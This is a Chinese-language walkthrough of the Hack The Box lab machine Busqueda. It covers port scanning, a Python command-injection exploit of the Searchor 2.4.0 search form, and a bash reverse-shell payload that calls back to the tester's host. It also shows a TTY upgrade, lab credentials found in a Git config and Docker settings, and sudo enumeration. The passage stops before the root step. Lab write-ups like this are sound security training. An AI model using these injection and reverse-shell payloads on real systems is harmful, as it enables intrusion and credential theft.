




機器官方簡介
Busqueda is an Easy Difficulty Linux machine that involves exploiting a command injection vulnerability present in a Python module. By leveraging this vulnerability, we gain user-level access to the machine. To escalate privileges to root, we discover credentials within a Git config file, allowing us to log into a local Gitea service. Additionally, we uncover that a system checkup script can be executed with root privileges by a specific user. By utilizing this script, we enumerate Docker containers that reveal credentials for the administrator user’s Gitea account. Further analysis of the system checkup script’s source code in a Git repository reveals a means to exploit a relative path reference, granting us Remote Code Execution (RCE) with root privileges.
Busqueda 是一台難度等級為「簡單」的 Linux 機器,其挑戰涉及利用 Python 模組中存在的指令注入漏洞。透過利用此漏洞,我們獲得了該機器的使用者層級存取權限。為了將權限提升至 root,我們在 Git 設定檔中發現了憑證,使我們能夠登入本地的 Gitea 服務。此外,我們發現某個特定使用者可以以 root 權限執行系統檢查腳本。藉由使用該腳本,我們列舉了 Docker 容器,進而發現管理員使用者 Gitea 帳號的憑證。進一步分析 Git 儲存庫中系統檢查腳本的原始碼後,發現了利用相對路徑引用的方法,使我們獲得了具備 root 權限的遠端程式碼執行(RCE)能力。
資訊偵查
首先一定是 nmap 伺候:
$ nmap -p- --min-rate 10000 10.129.228.217
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-24 19:04 +0800
Nmap scan report for 10.129.228.217
Host is up (0.58s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 9.90 seconds

$ nmap -p22,80 -sCV 10.129.228.217
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-24 19:01 +0800
Nmap scan report for searcher.htb (10.129.228.217)
Host is up (0.30s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4f:e3:a6:67:a2:27:f9:11:8d:c3:0e:d7:73:a0:2c:28 (ECDSA)
|_  256 81:6e:78:76:6b:8a:ea:7d:1b:ab:d4:36:b7:f8:ec:c4 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-title: Searcher
| http-server-header:
|   Apache/2.4.52 (Ubuntu)
|_  Werkzeug/2.1.2 Python/3.10.6
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.26 seconds
有開 80 port,先編輯 /etc/hosts,再去網頁看看:
10.129.228.217 searcher.htb

選擇 Google 輸入 test,並按下搜尋:

會前往 /search 並且回傳該網站對應的搜尋 URL,如果句選 Auto redirect 則會直接導向該網站。
Searchor 漏洞
回到首頁,可以看到 Searchor 版本號為 2.4.0:

我那時候是直接通靈 LLM,馬上就知道漏洞在哪並搓出 Reverse Shell 了,但總該多學點東西對吧。看了 0xdf 的部落格,他首先去 Searchor 的 GitHub Release 頁面,定位到 v2.4.2 有修補一個高優先級漏洞。再來他找到了對應的修補程式碼:

') + __import__('os').system('id')#接著他在本地自行建構環境並測試,最後得出了這樣的結果:
(venv) oxdf@hacky$ searchor search GitHub "' + __import__('os').popen('id').read() + '"

https://www.github.com/search?q=uid%3D1000%28oxdf%29%20gid%3D1000%28oxdf%29%20groups%3D1000%28oxdf%29%2C115%28netdev%29%2C123%28nopasswdlogin%29%2C999%28vboxsf%29%0A
但這裡也可以參考 IppSec 的做法,他透過 BurpSuite 的 Repeater,在本地配合 ffuf 定位出 size = 0 的特殊字元,他也因為伺服器後端是 python 所以同時檢測 SSTI 漏洞,也成功觸發。
$ cat search.req
POST /search HTTP/1.1
Host: searcher.htb
Content-Length: 24
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/148.0.0.0 Safari/537.36
Origin: http://searcher.htb
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://searcher.htb/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: keep-alive

engine=Google&query=testFUZZ

$ ffuf -request search.req -request-proto http -w /usr/share/SecLists/Fuzzing/special-chars.txt -ms 0
\                       [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 2743ms]
'                       [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 3514ms]
:: Progress: [32/32] :: Job [1/1] :: 25 req/sec :: Duration: [0:00:04] :: Errors: 0 ::

其實配合上述兩個線索(' 和修補程式碼),已經可以猜出來了:

取得 Reverse Shell
這時拿 Reverse Shell 的路徑已經很清楚了,選一個 Bash Reverse Shell 來用。之後在 query 後方輸入 '+__import__('os').popen('bash -c \"bash -i >& /dev/tcp/10.10.16.43/443 0>&1\"').read()+',並且按下 Ctrl+u 編碼後送出:

就拿到 Reverse Shell 了!
幹這個真的有夠難用的 😅 試了好久才用出來
升級成 tty
svc@busqueda:/var/www/app$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
svc@busqueda:/var/www/app$ ^Z
[1]+  Stopped                    nc -lvnp 443
abb00717@abb00717-kali:/mnt/Shared/Hacking/HTB/Machines/Busqueda [725s]
$ stty raw -echo && fg
nc -lvnp 443

# 在自己的 Terminal 檢查 `stty -a`

svc@busqueda:/var/www/app$ stty rows 28 columns 126
svc@busqueda:/var/www/app$ export TERM=xterm
svc@busqueda:/var/www/app$ ls -al
total 20
drwxr-xr-x 4 www-data www-data 4096 Apr  3  2023 .
drwxr-xr-x 4 root     root     4096 Apr  4  2023 ..
-rw-r--r-- 1 www-data www-data 1124 Dec  1  2022 app.py
drwxr-xr-x 8 www-data www-data 4096 May 24 10:48 .git
drwxr-xr-x 2 www-data www-data 4096 Dec  1  2022 templates
就可以看到有顏色的漂亮 Shell 了:

接著就可以看到 user.txt 了:
svc@busqueda:/var/www/app$ cd
svc@busqueda:~$ ls
user.txt
svc@busqueda:~$ cat user.txt
7ee2c***************************
svc@busqueda:~$
內部偵查
我們先 cd - 回去看看,可以發現它是個 Git 專案,所以就看看他的 config:
svc@busqueda:/var/www/app/.git$ cat config
[core]
	repositoryformatversion = 0
	filemode = true
	bare = false
	logallrefupdates = true
[remote "origin"]
	url = http://cody:jh1usoih2bkjaspwe92@gitea.searcher.htb/cody/Searechr_site.git
	fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
	remote = origin
	merge = refs/heads/main
這就是為什麼 GitHub 強迫所有人要用 SSH 連線的原因,我們在 /etc/hosts 加上 gitea.searcher.htb 後:


就可以用 cody 的帳密登入了:
sudo
騷了幾圈,除了知道 administrator 的存在以外,這裡目前沒什麼好看的。既然我們知道了 cody 的密碼,就可以回去用 sudo -l 了:
svc@busqueda:/var/www/app/.git$ sudo -l
[sudo] password for svc:
Matching Defaults entries for svc on busqueda:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User svc may run the following commands on busqueda:
    (root) /usr/bin/python3 /opt/scripts/system-checkup.py *
docker
玩玩看 system-checkup.py( docker inspect 的文檔 )
svc@busqueda:/var/www/app/.git$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py
Sorry, user svc is not allowed to execute '/usr/bin/python3 /opt/scripts/system-checkup.py' as root on busqueda.

svc@busqueda:/var/www/app/.git$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py --help
Usage: /opt/scripts/system-checkup.py <action> (arg1) (arg2)

     docker-ps     : List running docker containers
     docker-inspect : Inpect a certain docker container
     full-checkup  : Run a full system checkup

svc@busqueda:/var/www/app/.git$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-ps
CONTAINER ID   IMAGE                COMMAND                  CREATED       STATUS       PORTS                                             NAMES
960873171e2e   gitea/gitea:latest   "/usr/bin/entrypoint…"   3 years ago   Up 3 hours   127.0.0.1:3000->3000/tcp, 127.0.0.1:222->22/tcp   gitea
f84a6b33fb5a   mysql:8              "docker-entrypoint.s…"   3 years ago   Up 3 hours   127.0.0.1:3306->3306/tcp, 33060/tcp               mysql_db

svc@busqueda:/var/www/app/.git$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py full-checkup
Something went wrong

svc@busqueda:/var/www/app/.git$ sudo python3 /opt/scripts/system-checkup.py docker-inspect '{{json .}}' gitea | jq .
...
    "Env": [
      "USER_UID=115",
      "USER_GID=121",
      "GITEA__database__DB_TYPE=mysql",
      "GITEA__database__HOST=db:3306",
      "GITEA__database__NAME=gitea",
      "GITEA__database__USER=gitea",
      "GITEA__database__PASSWD=yuiu1hoiu4i5ho1uh",
      "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin",
      "USER=git",
      "GITEA_CUSTOM=/data/gitea"
    ],
...
system-checkup
